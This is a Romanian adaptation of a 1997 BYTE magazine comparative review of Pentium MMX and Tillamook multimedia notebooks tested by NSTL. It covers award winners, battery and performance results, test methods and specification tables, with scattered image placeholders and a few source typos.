Orice notebook multimedia trebuie să aibă difuzoare stereo integrate care să suporte sunet pe 16 biți stereo. Un spațializator 3-D și suport pentru efecte surround-sound și sunet wave-table sunt disponibile. Un microfon și o linie de intrare/ieșire stereo sunt o necesitate pentru laptop-urile multimedia din ziua de azi.

PROCESOR
Multe sisteme sunt dotate cu procesor Pentium MMX la 166-MHz. Uitați-vă însă și după procesoarele la 233 MHz din sistemele Tillamook.

CHIP SET
PCI Mobile 430TX de la Intel este folosit atât de sistemele la 166-MHz MMX cât și de sistemele Tillamook.

STOCARE
Probabil veți dori hard discul cu cea mai mare capacitate de stocare. Unele modele prezintă unități de 3GB cu toate că unele sisteme au în continuare unități de 2 GB și 1,6 GB. Unitățile care pot conține până la 5 GB nu sunt însă prea departe.

BATERII INTERNE
Bateriile cu ioni de litiu sunt cele mai folosite în laptop-urile de mare performanță; ele lucrează bine în unitățile cu multe componente. Ideal ar fi însă ca pentru călătoriile mai lungi să vă cumpărați un set suplimentar de baterii. Bateriile hibride nichel metal sunt utilizate în principal de laptop-urile de performanță redusă. Pentru viitorul apropiat, ar fi bine să căutați bateriile cu polimeri de litiu care conțin litiul în locul cobaltului din catod.

COMPARTIMENT DISPOZITIV
Acest spațiu conține un drive CD-ROM (până la 20x în unele modele), unitatea pentru floppy drive, controalele multimedia sau bateriile de rezervă. Unitățile DVD vor apare în curând.

DISPOZITIV DE INDICARE
Atât suprafața tactilă cât și stick-ul de indicare sunt utilizate în mod frecvent de laptop-uri, trackball-ul fiind deja depășit. Cele mai multe laptop-uri îl au pe unul sau pe altul; câteva (cum ar fi Micron, prezentat în figură) le au pe ambele.

PRIVIT DIN SPATE

PORTURI INTEGRATE
USB, infraroșu de mare viteză (unul în față și celălalt în spate), paralel, serial, VGA, PS/2 (unul pentru tastatura externă și unul pentru mouse), port game/MIDI, port celular, port pentru modem, porturi NTSC și S-video.

Ilustrație bazată pe Micron TransPort XKE.

ILUSTRAȚIA: SANDERS / TIKKANEN DESIGN & ILLUSTRATION © 1997

de configurații. Modulul mobil care integrează UC-ul Pentium cu tehnologia MMX, o porțiune a chip set-ului 430TX de la Intel și cache-ul pipeline burst L2 RAM static, au fortificat multe din mașinile testate. Sistemele bazate pe procesorul P55C de la Intel au putut atinge viteze de până la 166 MHz. Cu ajutorul procesorului Tillamook, laptop-urile pot atinge viteze până la 200 și 233 MHz.

Fiind prima generație de produse în tehnologia de 0,25 microni, se așteaptă ca procesoarele Tillamook de la Intel să îmbunătățească performanța cipurilor cu 20 % față de versiunile la 166MHz. În plus, se așteaptă ca ele să consume cu 40% mai puțină putere decât procesoarele mobile de înaltă performanță anterioare. Fiind necesar un consum redus de energie, surplusul poate fi utilizat pentru folosirea unor componente puternice, cum ar fi afișaje color de înaltă rezoluție, drive-uri CD-ROM 20x, modemuri de 56K și unități hard de mare capacitate.

Pe măsură ce componentele devin tot mai puternice, cerința pentru baterii cu o durată de viață mai mare continuă. Sistemele la 166 MHz operează în mod curent la 2,45 volți. Laptop-urile Tillamook operează la o tensiune de 1,8 volți. Cu toate acestea, următoarea generație de laptop-uri cu CD-ROM-uri 24x și afișaje de 14 inci ar putea bloca orice reducere a puterii consumate și a căldurii degajate.

Șase din cele 26 de sisteme au procesoare la 200-MHz (sau mai rapide). Deoarece acestea erau prototipuri sau unități beta, am decis să nu le declarăm învingătoare. În această evaluare am avut trei UC-uri MMX la 200-MHz, de la Chem USA, AMS Tech și MicroExpress. Sceptre, Micro International și Eurocom au reușit să ne trimită spre evaluare sisteme la 233-MHz.

Au contribuit:
Steve Platt and Andy Froning, Managing Editors/NSTL
Dorothy Hudson, Project Manager/NSTL
Jeff Hudson, Tester/NSTL
Maryanne Eves, Acquisitions Editor/NSTL
Linda Higgins, Editorial Associate/BYTE
Michelle Campanale, Technical Editor/BYTE

Am ales TransPort XKE de la Micron ca fiind câștigătorul global. El a fost liderul performanței între toate sistemele la 166 MHz pe care le-am testat. Deși scump (este al treilea produs în grupa sistemelor la 166 MHz în ceea ce privește prețul), extrema ușurință în folosire și colecția excelentă de funcționalități a produsului de la Micron sunt mai mult decât compensatorii.

Micron nu se zgârcește la componente. Unitatea include un display cu o matrice de afișare activă compatibilă XGA de 13,3 inci și spații modulare pentru fixarea fie a unui drive CD-ROM, fie a unui floppy drive. Dispozitivele sunt amplasate în partea frontală a sistemului, sub tastatură. În plus, el prezintă un suport pentru Zoomed Video și CardBus, un modem încorporat de 33,6-Kbps și un CD-ROM drive 20x. TransPort are baterii cu o durată de viață excelentă și două dispozitive de indicare (suprafață tactilă și stick). Este destul de greu, cântărind 3,6 kg împreună cu bateriile și drive-ul floppy.

Cea mai bună apreciere

Locul fruntaș la categoria cea mai bună apreciere i-a fost atribuit lui Solo 2300SE, la 166 MHz, de la Gateway. El a avut cel mai bun preț dintre toate sistemele evaluate. Puternicul scor de performanță obținut de Gateway le-a întrecut pe cele obținute de oricare din celelalte sisteme de 166 MHz testate, cu excepția lui TransPort XKE de la Micron și a lui Solo 9100XL de la Gateway. În plus, facilitățile sale sunt mai bune decât media.

Unitatea are un ecran de 12,1 inci care suportă o rezoluție de 800 x 600 pixeli. Conexiunea pentru PC Card suportă Zoomed Video. În plus, poate stoca până la 192 MB de memorie în trei socluri SO-DIMM.

Portabile notabile

Remarcabila ușurință în folosire evidențiată de Compaq Armada 7730MT, merită o privire mai atentă. Acest model vine cu un drive CD-ROM 8x, unități și spații modulare pentru baterii și un modem de 33,6 Kbps. Cu o durată de viață a bateriilor de 3:03 (în testele noastre), el s-a clasat printre primele trei sisteme evaluate. Armada, un bun înlocuitor desktop, a obținut de asemenea un bun punctaj în testele bazate pe aplicații Excel, Word și Access.


Un alt portabil, care merită semnalat este TravelMate 7060 de la Acer/Texas Instruments. (Acer a achiziționat recent linia TravelMate de la Texas Instruments.) El oferă o performanță foarte bună, clasându-se pe locul patru între celelalte mașini la 166-MHz. Acest sistem s-a remarcat printr-o durată mare de viață a bateriilor: 6:35. În acest mod el a puctat semnificativ mai mult față de competitorii săi apropiați cum ar fi TransPort XKE de la Micron care a rezistat 4:72.

Mixare haotică

Opt producători ne-au trimis sisteme rapide în configurații de 200-MHz Pentium MMX sau Tillamook la 233-MHz. Producătorii care au trimis mașini la 233-MHz au fost Sceptre, Micro International, Eurocom, Toshiba și NEC. Sistemele la 200-MHz au fost trimise de MicroExpress, Chem USA și AMS. Spre surprinderea noastră, rezultatele performanței au reprezentat o mixare haotică. Unele din sistemele la 200- și 233-MHz s-au comportat mai slab decât multe din sistemele la 166-MHz. Ca și rezultat, nu am ales nici un câștigător al acestei categorii.

Performanța obținută de Soundx 5500 de la Sceptre a fost singura care s-a detașat; de semnalat totuși că diferența față de performanța celui mai bun sistem la 166-MHz a fost de doar 3 procente. Cu toate acestea, noile drivere vor îmbunătăți aceste PC-uri de mare viteză în lunile care vor urma.

Epuizarea bateriilor



Nu toate bateriile sunt fabricate să funcționeze. Multe din laptop-urile din testele noastre au rezistat în jur de trei ore însă au fost și unele excepții. Procesorul Tillamook deși se aștepta să obțină un punctaj bun la durata de viață a bateriilor a obținut din păcate un punctaj semnificativ redus. Aceasta s-a datorat în special cartelei grafice de 4 MB și drive-ului CD-ROM 24x.

TECH FOCUS

Tillamook de la Intel

Saltul de performanță al Tillamook ne-a tras cu ochiul. Cu toate acestea, multe din sistemele pe care le-am testat au fost unități lansate înainte de-o producție de masă, astfel încât îmbunătățiri ulterioare ale driver-elor ar putea genera multe diferențe. Surse din diferite companii de notebook-uri afirmă că durata de viață a bateriilor va fi extinsă cu mai mult de o oră, datorită consumului redus de energie. De ce? Tillamook este primul cip pe care Intel îl produce în tehnologia 0,25 microni, care păstrează la minim consumul de putere și degajarea de căldură. În timp ce Tillamook mai adaugă o reușită în ce privește viteza notebook-urilor, utilizatorii nu vor observa o creștere a performanței, până în a doua jumătate a lui 1998, când Intel va lansa versiunea mobilă a lui Pentium II (nume de cod Deschutes).


LAB REZULTATELE EVALUĂRII

CEL MAI BUN

TransPort XKE de la Micron

TransPort XKE de la Micron şi-a învins toţi rivalii din categoria 166-MHz. Deşi este scump (al treilea, în urma lui Gateway 9100 şi a lui HP OmniBook) setul de caracteristici extrem de puternic şi facilităţile oferite i-au asigurat succesul. Ecranul său XGA de 13,3 inci suportă o rezoluţie de 1024x768. Cu o durată de viaţă a bateriilor performantă (4:72) el este potrivit călătoriilor de afaceri.

PROCENTAJ




	PREŢ	TEHNOLOGIE	PREŢ	PERFORMANŢĂ	CARACTERISTICI	FACILITĂŢI	APRECIERE GENERALĂ
Micron TransPort XKE	**$5399**	★★★★	★★	★★★★★	★★★★★	★★★★★	★★★★★
Gateway 2000 Solo 2300SE	$2599	★★★★	★★★★★	★★★★	★★★★★	★★★★	★★★★★
Gateway 2000 Solo 9100XL	$5699	★★★★	★★	★★★★	★★★★★	★★★★★	★★★★
Compaq Armada 7730 MT	$4399	★★★★	★★	★★★★★	★★★★	★★★★	★★★★
Acer/TI TravelMate 7060	$3999	★★★★	★★	★★	★★★★	★★★★	★★★★
Sony PCG-707C	$4499	★★★★	★★	★★	★★★★	★★★★	★★★★
Empac Classic 5166	$3500	★★★★	★★	★★★★	★★★	★★★★	★★★★
Hitachi VisionBook Pro	$4499	★★★★	★★	★★★	★★★★	★★★★	★★★★
Tatung TNB-5600	$3195	★★★★	★★★	★★★★	★★★★	★★★	★★★★
NEC Versa 6060	$3199	★★★★	★★★	★★	★★★★	★★★	★★★★
Toshiba Satellite Pro 460CDT	$3899	★★★★	★★★	★★	★★★	★★★	★★★
WinBook FX P166 MMX	$2999	★★★★	★★★	★★	★★★	★★★	★★★
CTX EzBook EZ 764MT	$3233	★★★★	★★★	★★★	★★	★★★	★★★
Dell Latitude XPI CD M166	$4348	★★★★	★★	★★	★★★★	★★★	★★★
Hewlett-Packard OmniBook 5700 CTx	$5400	★★★★	★★	★★★★	★★	★★★	★★★

CEA MAI BUNĂ APRECIERE

2000 Solo 2300SE de la Gateway

Solo 2300SE este câştigătorul nostru cu cel mai mic preţ. A obţinut un punctaj foarte bun în testele de performanţă iar facilităţile sale suplimentate de preţul atrăgător l-au făcut cea mai bună alegere pentru raportul preţ/performanţă. În plus, durata de viaţă a bateriilor atinge 3:21 ore.

PROCENTAJ



	PREŢ	TEHNOLOGIE	PREŢ	PERFORMANŢĂ	CARACTERISTICI	FACILITĂŢI	APRECIERE GENERALĂ
Gateway 2000 Solo 2300SE	**$2599**	★★★★	★★★★★	★★★★	★★★★★	★★★★	★★★★★
Micron TransPort XKE	$5399	★★★★	★★	★★★★★	★★★★★	★★★★★	★★★★
Gateway 2000 Solo 9100XL	$5699	★★★★	★★	★★★★	★★★★★	★★★★★	★★★★
Tatung TNB-5600	$3195	★★★★	★★★	★★★★	★★★★	★★★	★★★★
Compaq Armada 7730 MT	$4399	★★★★	★★	★★★★★	★★★★	★★★★	★★★★
NEC Versa 6060	$3199	★★★★	★★★	★★	★★★★	★★★	★★★★
Hitachi VisionBook Pro	$4499	★★★★	★★	★★★	★★★★	★★★★	★★★
Sceptre Soundx 4500	$2695	★★★★	★★★★	★★★	★★	★★	★★★
Empac Classic 5166	$3500	★★★★	★★	★★★★	★★★	★★★★	★★★
Acer/TI TravelMate 7060	$3999	★★★★	★★	★★	★★★★	★★★★	★★★
Sony PCG-707C	$4499	★★★★	★★	★★	★★★★	★★★★	★★★
Toshiba Satellite Pro 460CDT	$3899	★★★★	★★★	★★	★★★	★★★	★★★
WinBook FX P166 MMX	$ 2999	★★★★	★★★	★★	★★★	★★★	★★★
CTX EzBook EZ 764MT	$3233	★★★★	★★★	★★★	★★	★★★	★★★
Digital HiNote vp 575	$3999	★★★★	★★★	★★★	★★★	★★	★★★


★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab Results chart shows just the 15 highest-rated machines.


FOTOGRAFII: MICHAEL MAYO © 1997

DETALII

Dimensiunea contează

Sony a lansat pe piață primul său laptop - PCG-705C - ale cărui caracteristici elimină durerile de spate pricinuite de pozițiile incomode. Slăbuț însă nu firav, el are 2,7 kg și măsoară 1,5 inci în grosime. Are un procesor MMX la 166 MHz, un hard drive de 2,1 GB și un CD-ROM drive 14x care poate fi înlocuit cu un drive floppy sau cu baterii secundare.





Diva graficelor

Mai puțină încordare a ochilor este sănătoasă. Gateway a avut acest lucru în minte la proiectarea lui Solo 9100XL (4 MB memorie video, ecran 13,3 inci) capabil de o rezoluție de 1024x768. Ca și alte sisteme testate, el utilizează un accelerator grafic pe 128 biți.

Atingeri fine

Armada MT de la Compaq este Marta Stewart a computerelor laptop. În proiectarea sa, nici unul din detaliile fine n-au fost trecute cu vederea, fiind incluse taste funcționale programabile și un indicator luminos lângă baterii.

Testele au pregătit câteva surprize

Durata de viață a bateriilor


Durata de viață a bateriilor și consumul de putere reprezintă o problemă a laptop-urilor actuale. Deși sistemele la 166-MHz au fost cele mai bune în termeni de durată a bateriilor, laptop-urile la 200- și 233-MHz nu s-au ridicat la nivelul așteptărilor. E bine de reținut că factori precum iluminarea ecranului, discurile hard și memoria sunt puternic afectate de viața bateriilor. Spre exemplu, lucruri simple precum eliminarea a jumătate din capacitatea RAM pot adăuga un supliment de 20% la durata de viață a bateriilor. Sacrificarea componentelor puternice pentru a lungii durata de viață a bateriilor s-ar putea să nu fie pe placul celor care doresc un laptop care să dubleze capacitatea desktop.

Performanța în situații grele

În testele noastre, performanța mașinilor de 166-, 200- și 233-MHz a variat foarte pe larg. Cu toate acestea, unele tendințe generale au ieșit la suprafață din rezultatele benchmark:

- Driver-ele stabile reprezintă un factor important în performanța globală a sistemului.
- Sistemele cu procesoare rapide tind să devină mai rapide, însă în unele cazuri, diferența este nesemnificativă.
- Sistemele cu o rescriere a cache-ului tind să devină mai rapide.
- Deloc surprinzător, mașinile la 233-MHz sunt mai rapide decât cele la 200-MHz.

„Tind să devină" înseamnă „în general"; există însă o mulțime de contra exemple. Unele sisteme sunt mai bine proiectate decât altele. Dacă nu punem la socoteală Eurocom 7200 și Micro International 7200, mașinile la 200- și 233-MHz s-au comportat suficient de bine.



Punctaj MMX mediu (scara 1-10) comparat după viteza UC.

Am ales cel mai bun portabil pe baza facilităţilor, a caracteristcilor, a performanţei, a tehnologiei şi a preţului, toate evaluate pe-o scară de cinci stele. Am evaluat notebook-urile MMX prin testarea performanţei cu o suită de benchmark-uri bazate pe aplicaţii (incluzând Word, Excel şi Access) şi benchmark-uri Intermark video-component. Am testat aceste elemente separat iar apoi am formulat un punctaj general, prin asignarea unei ponderi fiecărui element. Punctajul categoriei Global este cântărit cu 60% pentru performanţă, 20% pentru caracteristici, 10% pentru facilităţi şi 10% pentru preţ.

Am obţinut evaluarea performanţei prin medierea rezultatelor din testele noastre de performanţă. În primul rând am măsurat performanţa sistemului pe durata unor serii de teste MMX. Al doilea test a constat dintr-un test soft pentru baterii, o aplicaţie Windows care înregistrează odată pe minut starea alimentării unui sistem .

Caracteristici


Pentru a determina punctajul pentru caracteristici, am măsurat capacităţile unităţii în câteva zone cheie. Fiecare producător a completat un lung chestionar descriind detaliat caracteristicile sistemului şi opţiunile de suport. NSTL a evaluat apoi adevăratele caracteristici şi a calculat un punctaj general. Harta caracteristicilor listează viteza procesorului şi disponibilitatea cache-ului secundar, tehnologia de afişare folosită şi rezoluţia internă maximală. Alte funcţii pe care le-am evaluat pentru punctajul general includ porturile I/O, sistemele grafice şi de sunet, comunicaţi fax/modem şi alimentarea.

Garanţia şi service-ul reprezintă ceea ce separă în mod frecvent majoritatea producătorilor majori de sisteme de producătorii de mâna a doua. Durata garanţiei standard este una din funcţiile cele mai importante ale sistemului. Am căutat de asemenea disponibilitatea unui serviciu on-site, a unui suport on-line şi o linie netaxabilă pentru help.

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicaţiei PCDigest. *Pentru un exemplar al raportului complet, contactaţi NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610)941-9600; pe internet, editors@ntsl.com, pentru abonament, contactaţi Computer Press Agora s.r.l. Tg.Mureş. BYTE Magazine şi NTSL reprezintă unităţi funcţionale ale The McGraw-Hill Companies.*

Facilităţi

Pentru facilităţi, ne-am focalizat pe două zone: proiectarea sistemului şi documentaţia. Am acordat o mare atenţie calităţii fiecărei tastaturi, concentrându-ne pe plasarea tastelor. Dacă un sistem oferea o poziţie comfortabilă de tastare, i-am acordat puncte suplimentare. În plus, am evaluat uşurinţa în folosire şi plasarea dispozitivelor de indicare. De asemenea au fost recompensate sistemele cu indicatori de recunoaştere a stării pentru baterii pe sfârşite şi acces la discul hard. Am evaluat manualele urmărind organizarea lor, diagramele şi indexul. În final am determinat cât de uşor este să instalezi bateriile şi să faci un upgrade de RAM.


Valoare pentru bani

Performanţa

Pentru testele noastre de performanţă, am folosit o suită de aplicaţii NSTL care au utilizat Word, Excel şi Access de la Microsoft. Aceste teste au realizat portretul unei situaţii reale, prin rularea unor macrouri care executau funcţii comune. Spre exemplu, testul Excel a măsurat timpul necesar pentru ştergerea unei varietăţi de celule de diferite mărimi şi calcularea diferitelor funcţii de adunare, financiare şi statistice. Benchmark-ul Word a inclus subteste care au măsurat funcţiile de căutare-înlocuire, schimbarea fonturilor, derularea după pagină şi linie, verificarea scrierii, previzualizarea imprimării şi imprimarea. Suplimentar, testele Windows Intermark de nivel subsistem au solicitat subsistemele video/grafice.

Din moment ce aceste sisteme utilizează procesoare MMX, testele noastre au măsurat şi performanţa multimedia. Un test MMX asigurat de Intel a trecut sistemele printr-un set de task-uri multimedia. Suita de teste a inclus unele editoare foto cu Adobe Photo Deluxe, un video clip multimedia Intel, un fişier video MPEG-1, un joc Direct 3D şi prelucrări foto profesionale cu Adobe Photoshop. Acestea sunt toate task-uri comune pe care tehnologia MMX este proiectată să le dezvolte.

Verificarea bateriilor a constat dintr-o aplicaţie Windows care înregistra starea alimentării unei baterii încărcate la maxim. Starea este înregistrată până în momentul în care sistemul se opreşte de la sine datorită descărcării bateriei.■

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

PORTABILE PUTERNICE CARACTERISTICI

						FACILITĂȚI STANDARD				
		Prețul recomandat	Scor general	Viteza UC (MHz)	Capacitate disc formatat (in GB)	Sunet 16 Bit	Fax/ Modem	Unitate CD-ROM	Port Tastatură/ mouse	Memoria video (MB)
Acer America	Texas Instruments TravelMate 7060	$3999	★★★★	166	2	✔	✔	Locaș opțional	✔	1.2
AMS Tech	TravelPro 2030CX	$4595	★★★★	200	3.1	✔	✔	Schimb	✔	2
Chem USA	ChemBook 2600	$2729	★★★★	200	2.1	✔	✔	Locaș opțional	✔	2
Compaq Computer	Armada 7730MT	$4399	★★★★	166	2.1	✔	✔	Schimb	✔	2
CTX International	EzBook EZ764MT	$3233	★★★	166	2	✔	Opțional	Locaș opțional	✔	1.5
Dell Computer	Latitude XPi CD M166ST	$4348	★★★	166	2.1	✔	Opțional	✔	✔	1.1
Digital Equipment	Digital HiNote VP 575	$3999	★★	166	2.1	✔	Opțional	Locaș opțional	✔	1.125
Empac International	Empac Premium M2X	$3500	★★★★	166	2	✔	✔	✔	✔	2
Eurocom	Eurocom 7200	$4899	★★★	233	3	✔	Opțional	✔	✔	4
Everex Systems	StepNote SE	$3499	★★★	166	2.1	✔	✔	Schimb	✔	1.5
★ Gateway 2000	Solo 2300SE	$2599	★★★★★	166	1.3	✔	✔	✔	✔	1.15
Gateway 2000	Solo 9100 XL	$5699	★★★★	166	3	✔	✔	✔	✔	4
Hitachi PC	VisionBook Pro	$4499	★★★★	166	2.1	✔	✔	Locaș opțional	✔	2
Hewlett-Packard	HP OmniBook 5700CTX	$5400	★★★	166	2.7.	✔	✔	Schimb	✔	2
Kiwi Computers	Kiwi OpenNote 780B	$2999	★★	166	2	✔	✔	Schimb	✔	1
MicroExpress	MicroExpress NP7200MMX	$2799	★★★★	200	1.4	✔	✔	✔	✔	2
Micro International	7200/mint	$3690	★★★★	233	3	✔	Opțional	✔	✔	4
★ Micron	TransPort XKE	$5399	★★★★★	166	3	✔	✔	✔	✔	2
NEC Computer Systems Division	Versa 6060	$3199	★★★★	166	2.1	✔	✔	Locaș opțional	✔	2
Sceptre Technologies	Soundx 5500	$3695	★★★★	233	3	✔	N/A	Schimb	✔	1.5
Sceptre Technologies	Soundx 4500	$2695	★★	166	2	✔	✔	✔	✔	1.5
Sharp Electronics	PC-9800CT	$3999	★★★	166	2.1	✔	✔	Locaș opțiuni	✔	2
Sony Electronics	Sony PCG-707C	$4499	★★★★	166	2.1	✔	✔	Schimb	✔	2
Tatung Company of America	TNB-5600	$3195	★★★★	166	1.4	✔	✔	Schimb	✔	2
Toshiba America Information Systems	Satellite Pro 460CDT	$3899	★★★	166	2	✔	✔	Schimb	✔	2
WinBook	WinBook FX P166MMX	$2999	★★★	166	2.16	✔	✔	Locaș opțiuni	✔	2

★ = BYTE Best

✔ = da;
N/A = nu se aplică

Garanție: P = parțială; L = manoperă;
F = costul transport; R = retur la beneficiar.

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine
★★ Acceptabil ★ Slab

		MONITOR		SERVICE LA BENEFICIAR			
Adaptor c.a. intern/ încărcător baterie	**Tipul dispozitivului de indicare**	**Display Fabricant/ Dimensiune (în inci)**	**Rezoluția internă maximă**	**Garanție**	**Apel telefonic gratuit**	**Telefon**	**Adrese Web**
✓	Glide pad	Hitachi/12.1	800×600	3/P, L, F, R	800-733-2237	408-432-6200	http://www.acer.com
	Glide pad	Panasonic/13.3	1024×768	3/P, L	800-886-2671	626-814-8851	http://www.amstech.com
✓	Glide pad	Sharp/12.1	800×600	1/P, R-3/L, R	800-866-2436	510-608-8818	http://www.chemusa.com
✓	Pointer stick	Compaq/12.1	800×600	3/P, L, F, R	800-345-1518	281-370-0670	http://www.compaq.com
	Glide pad	Neomagic/12.1	800×600	1/P, L, R	800-888-9052	909-595-6146	http://www.ctxintl.com
	Trackball	Samsung/12.1	800×600	1/P, L-3/P	800-388-8542	512-338-4400	http://www.dell.com
	Trackball	LG/12.1	800×600	1/P, L	800-344-4825	508-493-5111	http://www.windows.digital.com
	Glide pad	Goldstar/12.1	1024×768	1/P, L	800-938-8878	510-683-8800	http://www.empac.com
	Glide pad	Samsung/13.3	1024×768	1/P, L, R	None	613-224-6122	http://www.eurocom.ca
	Glide pad	LG/12.1	800×600	2/P, L, R	800-821-0806	510-498-1111	http://www.everex.com
✓	Glide pad	Sanyo or Sharp/12.1	800×600	1/P, L	800-846-2000	605-232-2000	http://www.gateway2000.com
✓	Glide pad	NEC 13.3	1024×768	1/P, L	800-846-2000	605-232-2000	http://www.gateway2000.com
✓	Glide pad	Hitachi/12.1	800×600	3/P, L, F, R	800-555-6820	408-321-5000	http://www.hitachipc.com
	Pointer stick	Samsung or Hitachi/12.1	1024×768	3/P, L, R	800-322-1501	415-857-1501	http://www.hp.com
	Glide pad	Goldstar or NEC/11.3	800×600	3/P, L, F, R	None	408-492-9188	http://www.kiwicom.com
✓	Glide pad	Hitachi/12.1	800×600	4/P, L, R	800-989-9900	714-852-1400	http://www.microexpress.net
✓	Glide pad	Samsung/13.3	1024×768	1/P, L, R	800-967-5667	281-495-9096	http://www.pcmint.com
✓	Pointer stick & glide pad	Micron or Toshiba/13.3	1024×768	3/P, L, F, R	888-634-8799	208-893-3343	http://www.micronpc.com
	Glide pad	NEC/12.1	800×600	3/P, L, F, R	888-863-2669	508-264-8000	http://www.nec-computers.com
✓	Glide pad	IBM/13.3	1024×768	1/P, L, R	800-788-2878	626-369-3698	http://www.sceptretech.com
	Glide pad	Mitsubishi/12.1	1024×768	1/P, L, R	800-788-2878	626-369-3698	http://www.sceptretech.com
✓	Glide pad	Sharp/12.1	1024×768	3/P, L, F, R	800-237-4277	201-529-8200	http://www.sharp-usa.com
✓	Glide pad	Sony/12.1	1024×768	1/P, L, F, R	800-476-6972	941-768-7676	http://www.sony.com/pc
✓	Glide pad	Hitachi/12.1	800×600	2/P, L	800-827-2850	310-637-2105	http://www.tatungusa.com
✓	Trackball	Proprietary/12.1	800×600	3/P, L	800-334-3445	011-352-460-433	http://computers.toshiba.com
	Pointer stick	Samsung/12.1	800×600	1/P, L, F, R	800-965-5147	N/A	http://www.winbook.com

Reţea extinsă folosind VPN

